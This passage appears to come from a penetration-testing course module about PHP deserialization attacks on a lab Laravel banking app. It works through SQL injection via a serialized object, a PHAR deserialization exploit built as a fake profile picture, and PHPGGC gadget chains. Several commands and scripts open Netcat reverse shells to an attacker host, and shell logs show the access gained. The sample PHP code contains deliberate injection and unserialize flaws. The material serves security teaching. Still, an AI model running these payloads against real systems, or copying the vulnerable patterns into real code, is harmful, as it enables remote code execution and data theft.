There are a lot of magic methods defined here, but a couple should stick out. We can see in `UserModel.__get()` that the MySQL database is queried for the `$get` column (for example `$userModel->email` will result in `SELECT email FROM ...`).

In `UserProperty.__wakeup()`, we can see that upon deserializing a `UserProperty` object, a new `UserModel` object is created and queried for the property, presumably to check if it was updated.

The problem is that we can supply the serialized `UserProperty` object via the `POST_Check_User_Property` endpoint, and thus we can control the query which will be executed in `UserModel.__get` leading to SQL injection.

Code: php

```
<?php
```

```php
class UserModel {
    function __construct($id) {
        $this->id = $id;
    }

    function __get($get) {
        $con = mysqli_connect("localhost", "XXXXX", "XXXXX", "htbank");
        $result = mysqli_query($con, "SELECT " . $get . " FROM users WHERE
id = " . $this->id);
        $row = mysqli_fetch_row($result);
        mysqli_close($con);
        return $row[0];
    }
}

class UserProperty {
    function __construct($id, $prop) {
        $this->id = $id;
        $this->prop = $prop;
        $u = new UserModel($id);
        $this->val = $u->$prop;
    }

    function __toString() {
        return $this->val;
    }

    function __wakeup() {
        $u = new UserModel($this->id);
        $prop = $this->prop;
        $this->val = $u->$prop;
    }
}

function POST_Check_User_Property($ser) {
    // ...
    $u = unserialize($ser);
    // ...
    return $u;
}

// EXPECTED USAGE:
// $password = new UserProperty(1, "password");
// echo "The password of user with id '1' is '$password'\n";
```

For this example, we would be able to carry out the SQL injection attack like so:

Code: php

```
$up = new UserProperty(1, "group_concat(table_name) from
information_schema.tables where table_schema='htbank';-- ");
echo POST_Check_User_Property(serialize($up));
```

Running this results in proof the injection works:

mayala@htb[/htb] `$ php example.php`
`failed_jobs,migrations,password_resets,personal_access_tokens,users`

RCE: Phar Deserialization

Finding the Vulnerability

Let's go back and review the profile picture upload function we've ignored for now. Inside `app/Http/Controllers/HTController.php:handleSettings()`, we can see the following code, which handles uploaded files.

```
...
if (!empty($request["profile_pic"])) {
  $file = $request->file('profile_pic');
  $fname = md5(random_bytes(20));
  $file->move('uploads',"$fname.jpg");
  $user->profile_pic = "uploads/$fname.jpg";
}
...
```

Although the website says `only JPG` are allowed, there doesn't seem to be any validation on the backend, and we should be able to upload anything. However, we see that the file name is a random MD5 value with `.jpg` appended. We can try uploading a PHP file and see if we can get code execution that way, but we will only get an error message saying that the browser can not display the image because it is corrupted.

If we right-click on the profile picture in the navbar and select "Copy Image Link," we get something like `http://SERVER_IP:8000/image?_=uploads/MD5.jpg` and if we visit it in the browser, we are taken to `http://SERVER_IP:8000/uploads/<MD5>.jpg`

We can check out the routes in `routes/web.php` to see where the `/image` endpoint is handled:

```
...
Route::get('/image', [HTController::class, 'getImage'])->name('getImage');
```

Checking out `app/Http/Controllers/HTController:getImage()`, we can see that `/image?_=...` will check if the file exists or not and then either redirect to it or the default profile picture.

```
...
public function getImage(Request $request) {
  if (file_exists($request->query('_')))
    return redirect($request->query('_'));
  else
    return redirect("/default.jpg");
}
...
```

Given that we know we can upload any file to the server, the fact that we can control the entire path passed to `file_exists` is a perfect scenario for us to exploit `PHAR deserialization`.

Introduction to PHAR Deserialization

According to the PHP documentation, PHAR is an extension to PHP which provides a way to put entire PHP applications into an "archive" similar to a JAR file for Java. You access files inside an archive using the `phar://` wrapper like so: `phar:///path/to/myphar.phar/file.php`.

In our situation, we can't get the server to redirect to a file within a PHAR archive since it will try redirecting to `http://SERVER_IP:8000/phar://...`. However, we don't need to do that to exploit this.

A PHAR archive has various properties, the most important of which (to us) is metadata. According to the PHP documentation, metadata can be any PHP variable that can be serialized. In PHP versions until 8.0, PHP will automatically deserialize metadata when parsing a PHAR file. Parsing a PHAR file means any time a file operation is called in PHP with the `phar://` wrapper. So even calls to functions like `file_exists` and `file_get_contents` will result in PHP `deserializing` PHAR metadata.

Note: Since PHP 8.0, this PHAR metadata is not deserialized by default. However, at the time of writing this module, 55.1% of websites still use PHP 7 so this is still a relevant attack.

Exploiting PHAR Deserialization

In our example, we have an arbitrary file upload in the settings page where we can upload a PHAR archive (with the jpg extension, but that's fine) and can supply an arbitrary path and protocol to `file_exists` via the `/image` endpoint, meaning we should be able to coerce the application into calling `file_exists` on a `PHAR` archive and thus `deserializing` whatever metadata we provide.

Let's create a new file called `exploit-phar.php` in the same folder as the `UserSettings.php` file from before, with the following contents:

```
<?php
include('UserSettings.php');

$phar = new Phar("exploit.phar");

$phar->startBuffering();

$phar->addFromString('0', '');
$phar->setStub("<?php __HALT_COMPILER(); ?>");
$phar->setMetadata(new \App\Helpers\UserSettings('"; nc -nv <ATTACKER_IP>
9999 -e /bin/bash;#', 'attacker@htbank.com',
'$2y$10$u5o6u2EbjOmobQjVtu87QO8ZwQsDd2zzoqjwS0.5zuPr3hqk9wfda',
'default.jpg'));

$phar->stopBuffering();
```

In this file, we will generate a `PHAR` archive named `exploit.phar`, and set the `metadata` to our command injection payload from the last section. Running this should generate `exploit.phar` in the same directory, but you may run into the following error:

```
PHP Fatal error:  Uncaught UnexpectedValueException: creating archive
"exploit.phar" disabled by the php.ini setting phar.readonly in XXXXX
Stack trace:
#0 XXXXX: Phar->__construct()
#1 {main}
  thrown in XXXXX on line XX
```

If you get this error, modify `/etc/php/7.4/cli/php.ini` like so and then run it again:

```
[Phar]
; phar.readonly = On
```

```
phar.readonly = Off
```

Once we have generated the `exploit.phar` archive, we can upload it as our profile picture.

With the file uploaded, we can copy the image link and prepend the `phar://` wrapper like this: `http://SERVER_IP:8000/image?_=phar://uploads/MD5.jpg`. When we visit this link, the server will call `file_exists('phar://uploads/MD5.jpg'),` and the metadata should be `deserialized`.

Starting a local Netcat listener and browsing to the link results in a reverse shell:

mayala@htb[/htb] `$ nc -nvlp 9999 Ncat: Version 7.93 (https://nmap.org/ncat) Ncat: Listening on :::9999 Ncat: Listening on 0.0.0.0:9999 Ncat: Connection from 127.0.0.1. Ncat: Connection from 127.0.0.1:57208. ls -l total 24 drwxr-xr-x 2 kali kali 4096 Oct 19 21:38 css -rw-r--r-- 1 kali kali 5963 Oct 19 21:35 default.jpg -rw-r--r-- 1 kali kali 0 Oct 19 21:39 favicon.ico -rw-r--r-- 1 kali kali 1710 Apr 12 2022 index.php -rw-r--r-- 1 kali kali 24 Apr 12 2022 robots.txt drwxr-xr-x 2 kali kali 4096 Oct 19 22:47 uploads`

If you want to learn more about this attack, I suggest you read this paper from BlackHat 2018.

Tools of the Trade

PHPGGC

In the last three sections, we identified a deserialization vulnerability and exploited it manually in three different ways (XSS and Role Manipulation via Object Injection, as well as Remote Code Execution). The way we achieved RCE was relatively straightforward: command injection in a call to `shell_exec` from `__wakeup()`. It is possible, and often necessary, to string together a much longer "chain" of function calls to achieve RCE. Doing this manually is out-of-scope for this module. However, there is a tool that we can use to do this automatically for a selection of PHP frameworks.

PHPGGC is a tool by Ambionics, whose name stands for `PHP Generic Gadget Chains`. It contains a collection of `gadget chains` (a chain of functions) built from vendor code in a collection of PHP frameworks, which allow us to achieve various actions, including file reads, writes, and RCE. The best part is with these gadget chains. We don't need to rely on a vulnerability in a magic function such as the command injection in `__wakeup()`.

We already established that the application we were testing for `HTBank GmbH` uses Laravel, and if we look on the GitHub page for PHPGGC, we can see a large selection of gadget chains for Laravel, which may result in RCE.

We can download PHPGGC by cloning the repository locally:

```
mayala@htb[/htb] $ git clone https://github.com/ambionics/phpggc.git Cloning into 'phpggc'... remote: Enumerating objects: 3006, done. remote: Counting objects: 100% (553/553), done. remote: Compressing objects: 100% (197/197), done. remote: Total 3006 (delta 384), reused 423 (delta 335), pack-reused 2453 Receiving objects: 100% (3006/3006), 437.63 KiB | 192.00 KiB/s, done. Resolving deltas: 100% (1255/1255), done.
```

After moving into the project directory, we can list all `gadget chains` for `Laravel` with the following command:

```
mayala@htb[/htb] $ phpggc -l Laravel Gadget Chains ------------- NAME VERSION TYPE VECTOR I Laravel/RCE1 5.4.27 RCE (Function call) __destruct Laravel/RCE10 5.6.0 <= 9.1.8+ RCE (Function call) __toString Laravel/RCE2 5.4.0 <= 8.6.9+ RCE (Function call) __destruct Laravel/RCE3 5.5.0 <= 5.8.35 RCE (Function call) __destruct * Laravel/RCE4 5.4.0 <= 8.6.9+ RCE (Function call) __destruct Laravel/RCE5 5.8.30 RCE (PHP code) __destruct * Laravel/RCE6 5.5.* <= 5.8.35 RCE (PHP code) __destruct * Laravel/RCE7 ? <= 8.16.1 RCE (Function call) __destruct * Laravel/RCE8 7.0.0 <= 8.6.9+ RCE (Function call) __destruct * Laravel/RCE9 5.4.0 <= 9.1.8+ RCE (Function call) __destruct
```

The version of Laravel used by `HTBank GmbH` is `8.83.25`, so `Laravel/RCE9` should work just fine. We can see that the `Type` of this gadget chain is `RCE (Function call)`. This means we need to specify a PHP function (and its arguments) that the gadget chain should call for us.

To get a reverse shell, we want to call the PHP function `system()` with the argument `'nc -nv <ATTACKER_IP> 9999 -e /bin/bash'`, and so we get the following command (with the `-b` flag to get Base64 encoded output):

```
mayala@htb[/htb] $ phpggc Laravel/RCE9 system 'nc -nv <ATTACKER_IP> 9999 -e /bin/bash' -b Tzo0MDoiSWxsdW1pbmF0ZVxCcm9hZGNhc3RpbmdcUGVuZGluZ0Jyb2...SNIP...Jhc2giO319
```

We can start a Netcat listener, and after importing the Base64 string from PHPGGC into the web application, we should get a reverse shell:

```
mayala@htb[/htb] $ nc -nvlp 9999 Ncat: Version 7.92 ( https://nmap.org/ncat ) Ncat: Listening on :::9999 Ncat: Listening on 0.0.0.0:9999 Ncat: Connection from 172.20.0.4. Ncat: Connection from 172.20.0.4:39924. ls -l total 12 drwxr-xr-x 2 sammy sammy 4096 Oct 8 22:47 css -rw-r--r-- 1 sammy sammy 0 Sep 20 13:19 favicon.ico -rw-r--r-- 1 sammy sammy 1710 Sep 20 13:19 index.php -rw-r--r-- 1 sammy sammy 24 Sep 20 13:19 robots.txt
```

Note: This payload generated from `PHPGGC` works, but results in a `500: Server Error` whereas our custom payload did not. This is because `PHPGGC` does not generate a valid `UserSettings` object. If our only goal is to get RCE, this doesn't matter, however.

PHAR(GGC)

Quoting from PHPGGC's GitHub README.md: "At BlackHat US 2018, @s_n_t released PHARGGC, a fork of PHPGGC which, instead of building a serialized payload, builds a whole PHAR file. This PHAR file contains serialized data and, as such, can be used for various exploitation techniques (file_exists, fopen, etc.)." The fork has since been merged into PHPGGC.

We can use PHPGGC to simplify exploiting the PHAR deserialization attack we covered in the previous section. Even better, we can use PHPGGC's vast array of gadget chains, so we don't need to rely on the command injection vulnerability.

We can generate the payload like so:

mayala@htb[/htb] `$ phpggc -p phar Laravel/RCE9 system 'nc -nv <ATTACKER_IP> 9999 -e /bin/bash' -o exploit.phar`

Then following the rest of the steps in the last section, we will upload `exploit.phar` as a profile picture, copy the link, prepend `phar://` to the path, and start a local Netcat listener to receive our reverse shell:

mayala@htb[/htb] `$ nc -nvlp 9999 Ncat: Version 7.93 (https://nmap.org/ncat) Ncat: Listening on :::9999 Ncat: Listening on 0.0.0.0:9999 Ncat: Connection from 127.0.0.1. Ncat: Connection from 127.0.0.1:57892. ls -l total 24 drwxr-xr-x 2 kali kali 4096 Oct 19 21:38 css -rw-r--r-- 1 kali kali 5963 Oct 19 21:35 default.jpg -rw-r--r-- 1 kali kali 0 Oct 19 21:39 favicon.ico -rw-r--r-- 1 kali kali 1710 Apr 12 2022 index.php -rw-r--r-- 1 kali kali 24 Apr 12 2022 robots.txt drwxr-xr-x 2 kali kali 4096 Oct 19 22:51 uploads`